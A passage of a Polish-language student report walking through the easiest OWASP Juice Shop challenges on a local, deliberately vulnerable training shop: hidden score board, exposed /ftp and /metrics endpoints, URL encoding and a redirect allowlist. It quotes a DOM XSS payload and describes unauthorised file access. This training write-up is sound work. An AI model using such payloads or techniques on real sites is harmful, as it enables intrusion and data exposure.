

# Bezpieczeństwo Aplikacji Webowych

## OWASP Juice Shop

Raport

## Spis treści

Informacje wstępne .....	5
1 Wyzwania 1-gwiazdkowe .....	6
1.1 Score Board .....	6
1.2 Bully Chatbot.....	8
1.3 Confidential Document.....	8
1.4 Privacy Policy .....	9
1.5 Error Handling .....	10
1.6 Exposed Metrics .....	11
1.7 Missing encoding.....	12
1.8 Outdated Allowlist.....	15
1.9 Repetitive Registration .....	17
1.10 Zero Stars .....	19
1.11 Mass Dispel.....	20
1.12 DOM XSS .....	21
1.13 Bonus Payload .....	22
2 Wyzwania 2-gwiazdkowe .....	23
2.1 Deprecated Interface.....	23
2.2 Login Admin.....	26
2.3 Login MC SafeSearch .....	27
2.4 Meta Geo Stalking .....	29
2.5 Security Policy.....	32
2.6 Password Strength .....	33
2.7 Reflected XSS.....	36
2.8 Admin Section .....	39
2.9 Five star feedback.....	42
2.10 View Basket .....	44
2.11 Visual Geo Stalking .....	45
2.12 Weird Crypto .....	51
3 Wyzwania 3-gwiazdkowe .....	55
3.1 API-only XSS oraz Forged Review.....	55
3.2 Client-side XSS Protection .....	61
3.3 Database Schema.....	63
3.4 Admin Registration.....	67
3.5 GDPR Data Erasure oraz User Credentials .....	69

3.6	Login Jim oraz Login Bender .....	73
3.7	Forged Feedback oraz CAPTCHA Bypass .....	75
3.8	Manipulate Basket .....	76
3.9	Login Amy .....	79
3.10	Bjoern's Favorite Pet oraz Reset Bjoern's Password.....	83
3.11	Reset Jim's Password.....	86
3.12	CSRF.....	89
3.13	Product Tampering.....	92
3.14	Upload Size oraz Upload Type .....	94
3.15	Deluxe Membership.....	97
3.16	Payback Time.....	100
3.17	Privacy Policy Inspection .....	102
3.18	XXE Data Access .....	104
4	Wyzwania 4-gwiazdkowe .....	106
4.1	Allowlist Bypass.....	106
4.2	Access Log .....	110
4.3	Forgotten Developer Backup & Poison Null Byte .....	112
4.4	Forgotten Sales Backup .....	115
4.5	Easter Egg.....	115
4.6	Nested Easter Egg.....	117
4.7	Misplaced Signature File .....	119
4.8	Expired Coupon .....	121
4.9	Vulnerable Library .....	124
4.10	Login Bjoern .....	127
4.11	GDPR Data Theft.....	128
4.12	Legacy Typosquatting.....	130
4.13	User credentials.....	131
4.14	Christmas Special.....	133
4.15	NoSQL Manipulation.....	137
4.16	Reset Bender's Password.....	139
4.17	Steganography.....	141
5	Wyzwania 5-gwiazdkowe .....	143
5.1	Change Bender's password .....	143
5.2	Leaked Access Logs .....	145
5.3	Extra Language .....	147

5.4	Blockchain Hype .....	149
5.5	Email Leak.....	150
5.6	Unsigned JWT .....	152
5.7	Two Factor Authentication.....	154

## **Informacje wstępne**

Celem zadania jest znalezienie oraz exploitacja jak największej liczby podatności. W aplikacji znajdują się wyzwania, które w projekcie będą kolejno wykonywane od najłatwiejszego do najtrudniejszego poziomu:

- Trivial challenge
- Easy challenge
- Medium challenge
- Hard challenge
- Dreadful challenge
- Diabolic challenges.

Wyzwania podzielone są na różne kategorie, głównie w oparciu o OWASP TOP 10:

- Broken Access Control
- Broken Anti Automation
- Broken Authentication
- Cryptographic Issues
- Improper Input Validation
- Injection
- Insecure Deserialization
- Miscellaneous Challenges
- Security Misconfiguration
- Security through Obscurity
- Sensitive Data Exposure
- Invalidated Redirects
- Vulnerable Components
- XSS
- XXE

# 1 Wyzwania 1-gwiazdkowe

## 1.1 Score Board

Po uruchomieniu aplikacji, zarejestrowaniu użytkownika oraz zalogowaniu się, uruchomiono przewodnik, aby dowiedzieć się, w jaki sposób zacząć.

The screenshot shows a web browser window for the OWASP Juice Shop application at localhost:3000/#/scoreboard. The page has a dark theme. On the left, there's a sidebar with links: Contact (Customer Feedback, Complaint, Support Chat), Company (About Us, Photo Wall, Deluxe Membership), and Help getting started (which is highlighted with a red border). The main area displays two products: "Apple Juice (1000ml)" for 1.99 and "Apple Pomace" for 0.89. Each product has an "Add to Basket" button below it. A "Basket" button is also visible in the center.

Wyświetlona została informacja, że aby lepiej monitorować postęp oraz znalezione podatności, należy przejść do Score Board (tablica wyników).

The screenshot shows the OWASP Juice Shop homepage at localhost:3000/#/. A prominent blue banner at the top states: "This application is riddled with security vulnerabilities. Your progress exploiting these is tracked on a Score Board." To the left of the text is a cartoon character of a yellow juice carton with a face. The banner has a semi-transparent effect, allowing the background of the shop to be seen through it.

Niestety, w aplikacji nie udało się nigdzie znaleźć takowej zakładki. W związku z tym można wywnioskować, że jest to pierwszy challenge. Tak również podpowiadała dokumentacja aplikacji na stronie OWASP.

## Hacking Instructor Tutorials



Click on a link in the table below to launch a [step-by-step tutorial](#) for that particular challenge on our public <https://demo.owasp-juice.shop> instance. If you are entirely new to the Juice Shop, we recommend doing them in the listed order. With the (optional) [Tutorial Mode](#) you can even enforce that the 10 tutorial challenges have to be performed gradually in order to unlock the other 91 challenges.

Challenge	Category	Difficulty
<a href="#">Score Board</a>	Miscellaneous	★

Kolejna podpowiedź w samej aplikacji dotyczyła zjrzenia do Developer Tools do zakładki Sources, gdzie udało się znaleźć odnośnik do Score Board po wyszukaniu słowa ‘score’.

```

Look through the client-side JavaScript in the Sources tab for clues. Or just start URL guessing. It's up to you!

All Products

Debugger Network Style Editor Performance Memory Storage Accessibility Application

Sources Outline main.js vendor.js runtime.js (index)

Main Thread
localhost:3000
(index)
main.js
JS polyfills.js
JS runtime.js
JS tutorial.js
JS vendor.js
cdnjs.cloudflare.com

7916     constructor(e, n, i, r) {
7917       this.cookieService = e,
7918       this.challengeService = n,
7919       this.localStorageHelperService = i,
7920       this.snackBarService = r,
7921       this.VERSION = 1
7922     }
7923     save(e = 'owasp_juice_shop') {
7924       const n = (
7925         version: this.VERSION
7926       );
7927       n.scoreBoard = {
7928         displayedDifficulties: localStorage.getItem('displayedDifficulties') ? JSON.parse(String(localStorage.getItem('displayedDifficulties'))) : void 0,
7929         showSolvedChallenges: localStorage.getItem('showSolvedChallenges') ? JSON.parse(String(localStorage.getItem('showSolvedChallenges'))) : void 0,
7930         showDisabledChallenges: localStorage.getItem('showDisabledChallenges') ? JSON.parse(String(localStorage.getItem('showDisabledChallenges'))) : void 0,
7931         showOnlyTutorialChallenges: localStorage.getItem('showOnlyTutorialChallenges') ? JSON.parse(String(localStorage.getItem('showOnlyTutorialChallenges'))) : void 0,
7932         displayedChallengeCategories: localStorage.getItem('displayedChallengeCategories') ? JSON.parse(String(localStorage.getItem('displayedChallengeCategories'))) : void 0
7933       };
7934       n.banners = {
7935         welcomeBannerStatus: this.cookieService.get('welcomebanner_status') ? this.cookieService.get('welcomebanner_status') : void 0,
7936         cookieConsentStatus: this.cookieService.get('cookieconsent_status') ? this.cookieService.get('cookieconsent_status') : void 0
    }
  
```

Następnie pojawił się problem, ponieważ nie do końca było wiadomo, co dalej można z tym zrobić. Po przeczytaniu jeszcze raz wskazówka i zauważono wzmiankę na temat odgadnięcia URL.


Okazało się, że prawidłowy adres to /score-board. Dzięki temu udało się rozwiązać pierwszy challenge.

The screenshot shows a web browser window for the OWASP Juice Shop application at localhost:3000/#/score-board. The title bar says "localhost:3000/#/score-board". Below it, a navigation bar includes links for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. A message at the top states: "Device simulation changes require a reload to fully apply. Automatic reloads are disabled by default to avoid losing changes in DevTools. You can enable reloading via the Settings menu." The main content area has a green header bar with the text "You successfully solved a challenge: Score Board (Find the carefully hidden 'Score Board' page.)". Below this is a "Score Board" section with a progress bar showing 1%. Underneath are six star icons labeled 1 through 6, each with a progress value: 1/13, 0/12, 0/22, 0/25, 0/18, and 0/11. To the right of the stars are buttons for "Show all", "Show solved", and "Show tutorials only". A download icon is also present.

Postanowiono w pierwszej kolejności wykonać wyzwania z 1 gwiazdką.

## 1.2 Bully Chatbot

Kolejne wyzwanie polegało na zdobyciu kodu rabatowego od chatbota. Wyzwanie było bardzo łatwe, ponieważ praktycznie od razu chatbot postanowił podzielić się kodem (o\*I]qgC7sn).



Być może przedstawienie się jako admin bądź zwrócenie się słowem „please” pozwoliło na tak szybkie wykonanie zadania.

## 1.3 Confidential Document

Polecenie „Access a confidential document” niewiele podpowiadało, dlatego w Score Board wybrano dodatkowe wskazówka.

## Access a confidential document


Somewhere in the application you can find a file that contains sensitive information about some - potentially hostile - takeovers the Juice Shop top management has planned.

- Analyze and tamper with links in the application that deliver a file directly.
- The file you are looking for is not protected in any way. Once you *found it* you can also *access it*.


Zgodnie ze wskazówką, przeszukano aplikację, by znaleźć jakikolwiek odnośnik do pliku.

### 1.4 Privacy Policy


Po drodze przypadkowo rozwiązyano inne wyzwanie dotyczące przeczytania polityki prywatności:



Po przejściu w zakładkę „About us”, widoczne jest przekierowanie do katalogu /ftp i pliku legal.md.



Po przejściu do adresu URL /ftp wyświetliło się wiele plików.



Postanowiono sprawdzić każdy z nich po kolej, ponieważ żadna z nazw nie wskazywała na nic szczególnego. Plik acquisitions.md okazał się pierwszym i od razu dobrym wyborem.

```

~Downloads/acquisitions.md - Mousepad
File Edit Search View Document Help
1# Planned Acquisitions
2
3> This document is confidential! Do not distribute!
4
5 Our company plans to acquire several competitors within the next year.
6 This will have a significant stock market impact as we will elaborate in
7 detail in the following paragraph:
8
9 Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
10 eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
11 voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
12 clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
13 amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
14 nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
15 sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
16 rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
17 ipsum dolor sit amet.
18
19 Our shareholders will be excited. It's true. No fake news.
20

```

## 1.5 Error Handling

Początkowa instrukcja, podobnie jak w przypadku Confidential Document, nie wskazywała zbyt wiele, dlatego sprawdzono dostępne wskazówki:

DOM XSS	★	Perform a DOM XSS attack with <iframe src="javascript:alert('xss')">.	XSS	Try to submit bad input to forms. Alternatively tamper with URL paths or parameters. Click for more hints.
Error Handling	★	Provoke an error that is neither very gracefully nor consistently handled.	Security Misconfiguration	

Po kliknięciu „Add to Basket” udało się rozwiązać zadanie:


You successfully solved a challenge: Error Handling (Provoke an error that is neither very gracefully nor consistently handled.)

All Products


	Apple Juice (1000ml)	1.99	
	Apple Pomace	0.89	

## 1.6 Exposed Metrics


Kolejne zadanie dotyczy znalezienia miejsca, gdzie znajduje się narzędzie do monitorowania: Prometheus.



Spróbowano dopisać do URL /prometheus:




Przeszukano dokumentację na stronie github. W folderze config znaleziono plik config.go.



Znaleziono fragment dotyczący domyślnej konfiguracji oraz pierwsze odniesienie do danego katalogu. Jest to katalog /metrics:

```
// DefaultScrapeConfig is the default scrape configuration.
DefaultScrapeConfig = ScrapeConfig{
    // ScrapeTimeout and ScrapeInterval default to the configured
    // globals.
    ScrapeClassicHistograms: false,
    MetricsPath:           "/metrics",
    Scheme:                "http",
    HonorLabels:           false,
    HonorTimestamps:        true,
    HTTPClientConfig:      config.DefaultHTTPClientConfig,
}
```

Wpisano to w adresie URL:



```
# HELP file_uploads_count Total number of successful file uploads grouped by file type.
# TYPE file_uploads_count counter

# HELP file_upload_errors Total number of failed file uploads grouped by file type.
# TYPE file_upload_errors counter

# HELP juiceshop_startup_duration_seconds Duration juiceshop required to perform a certain task during startup
# TYPE juiceshop_startup_duration_seconds gauge
juiceshop startup.duration.seconds{task="cleanupPtpFolder",app="juiceshop"} 0.498813839
juiceshop startup.duration.seconds{task="validateConfig",app="juiceshop"} 0.297612582
juiceshop startup.duration.seconds{task="validatePreconditions",app="juiceshop"} 1.14561187
juiceshop startup.duration.seconds{task="restoreOverwrittenFilesWithOriginals",app="juiceshop"} 0.694592406
juiceshop startup.duration.seconds{task="datacreator",app="juiceshop"} 9.989708946
juiceshop startup.duration.seconds{task="customizeApplication",app="juiceshop"} 0.082803591
juiceshop startup.duration.seconds{task="customizeEasterEgg",app="juiceshop"} 0.025730512
juiceshop startup.duration.seconds{task="ready",app="juiceshop"} 25.98

# HELP process_cpu_user_seconds_total Total user CPU time spent in seconds.
# TYPE process_cpu_user_seconds_total counter
process_cpu_user_seconds_total{app="juiceshop"} 22.292781

# HELP process_cpu_system_seconds_total Total system CPU time spent in seconds.
# TYPE process_cpu_system_seconds_total counter
process_cpu_system_seconds_total{app="juiceshop"} 22.922352
```


Udało się znaleźć prawidłową ścieżkę.

## 1.7 Missing encoding


Zadanie polega na znalezieniu zdjęcia:

Missing Encoding	★	Retrieve the photo of Bjoern's cat in "melee combat-mode".	Improper Input Validation
------------------	---	--	---------------------------

Wybrano zakładkę Photo Wall:



Pierwszego zdjęcia nie udało się załadować:



W narzędziach deweloperskich zbadano element:

The screenshot shows a browser window with the URL `localhost:3000/#/photo-wall`. An inspect element tool is open, focusing on a tweet card. The tweet contains the text "#zatschi #whoneedsfourlegs". The DOM tree in the bottom left shows the following code snippet:

```

<div class="grid ng-star-inserted" _ngcontent-ovl-c108="">(grid)
  <span class="container mat-elevation-z6 ng-star-inserted" _ngcontent-ovl-c108="">
    (...)
```

A red arrow points to the URL in the DOM tree: `assets/public/images/uploads/0-zatschi-whoneedsfourlegs-1572600969477.jpg`.

Można zaobserwować potencjalną nazwę poszukiwanego zdjęcia. Dopisano adres do URL:

The screenshot shows a browser window with the URL `localhost:3000/assets/public/images/uploads/0-zatschi-whoneedsfourlegs-1572600969477`. The page content is mostly blank.

Wskazówka podpowiada, że podatność związana z challengem, to nieprawidłowa walidacja. Spróbowano enkodowania URL za pomocą Decodera w narzędziu Burp Suite:


The screenshot shows the Burp Suite Community Edition interface with the Decoder tab selected. Two decoding attempts are shown:

- Attempt 1:** The URL `assets/public/images/uploads/0-zatschi-whoneedsfourlegs-1572600969477.jpg` is shown in the input field. The output is the same URL. The right panel shows decoding options: Text (radio button selected), Decode as ..., Encode as ..., Hash..., and Smart decode.
- Attempt 2:** The URL `%61%73%73%65%74%73%2f%70%75%62%6c%69%63%2f%69%6d%61%67%65%73%2f%75%70%6c%6f%61%64%73%2f%3d%3c%2d%23%7a%61%74%73%63%68%69%2d%23%77%68%6f%6e%65%` is shown in the input field. The output is the same URL. The right panel shows decoding options: Text (radio button selected), Decode as ..., Encode as ..., Hash..., and Smart decode.

Jednak takie kodowanie nie było skuteczne. Spróbowano zakodować tylko znaki specjalne - #:

The screenshot shows the Burp Suite Community Edition interface with the Decoder tab selected. The URL `%23` is shown in the input field. The output is the character '#'. The right panel shows decoding options: Text (radio button selected), Decode as ..., Encode as ..., Hash..., and Smart decode.

W ten sposób udało się ukończyć wyzwanie:



## 1.8 Outdated Allowlist

Challenge dotyczy nieprawidłowych przekierowań:

Outdated Allowlist	★	Let us redirect you to one of our crypto currency addresses which are not promoted any longer.	Unvalidated Redirects
--------------------	---	--	-----------------------

Poszukano dalszych wskazówek:

### Let us redirect you to one of our crypto currency addresses

Some time ago the Juice Shop project accepted donations via Bitcoin, Dash and Ether. It never received any, so these were dropped at some point.

- When removing references to those addresses from the code the developers have been a bit sloppy.
- More particular, they have been sloppy in a way that even the Angular Compiler was not able to clean up after them automatically.
- It is of course not sufficient to just visit any of the crypto currency links *directly* to solve the challenge.

Zgodnie z podpowiedzią, należy szukać w referencjach. Szukano słowa redirect:

localhost:3000/prom#/score-board

chatbot.

Confidential Document	★	Access a confidential document.	Sensitive Data Exposure
DOM XSS	★	Perform a DOM XSS attack with <iframe src="javascript:alert('xss')">.	XSS
Error Handling	★	Provoke an error that is neither very gracefully nor consistently handled.	Security Misconfiguration
Exposed Metrics	★	Find the endpoint that serves usage data to be scraped by a popular monitoring system.	Sensitive Data Exposure
<b>Mass Dispel</b>	★	Close multiple "Challenge solved"-notifications in one go.	Miscellaneous

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Sources Outline { } main.js vendor.js runtime.js main.js

```

370      this.ngZone.run((0, k.Z) (function * () {
371          return yield n.router.navigate(['/login'])
372      })
373  )
374  }
375  invalidateSession(e) {
376      console.log(e),
377      this.cookieService.remove('token'),
378      localStorage.removeItem('token'),
379      sessionStorage.removeItem('bid')
380  }
381  parseRedirectUrlParams() {
382      const n = this.route.snapshot.data.params.substr(1).split('&'),
383          i = {
384          };
385      for (let r = 0; r < n.length; r++) {
386          const l = n[r].split('=');
387          i[l[0]] = l[1]
388      }
389      return i
390  }
391  }
392  return o.efac = function (e) {

```

2 of 20 results ⌂ ⌃ | Modifiers: .\* Aa !| X

(From main.js) (381, 20)

Znaleziono link, w którym wspomniany jest Blockchain, co pasuje do opisu o kryptowalutach.

Network Style Editor Performance Memory Storage Accessibility Application

{ } main.js vendor.js runtime.js main.js

```


13480      this.ngZone.run((0, k.Z) (function * () {
13481          return yield e.router.navigate(['/order-summary'])
13482      ))
13483  }
13484  }
13485  noop() {
13486  }
13487  showBitcoinQrCode() {
13488      this.dialog.open(Mt, {
13489          data: {
13490              data: 'bitcoin:1AbKfgvw9psQ41NbLi8kufDQTzWg8DRZm',
13491              url: './redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTzWg8DRZm',
13492              address: '1AbKfgvw9psQ41NbLi8kufDQTzWg8DRZm',
13493              title: 'TITLE_BITCOIN_ADDRESS'
13494          }
13495      })
13496  }
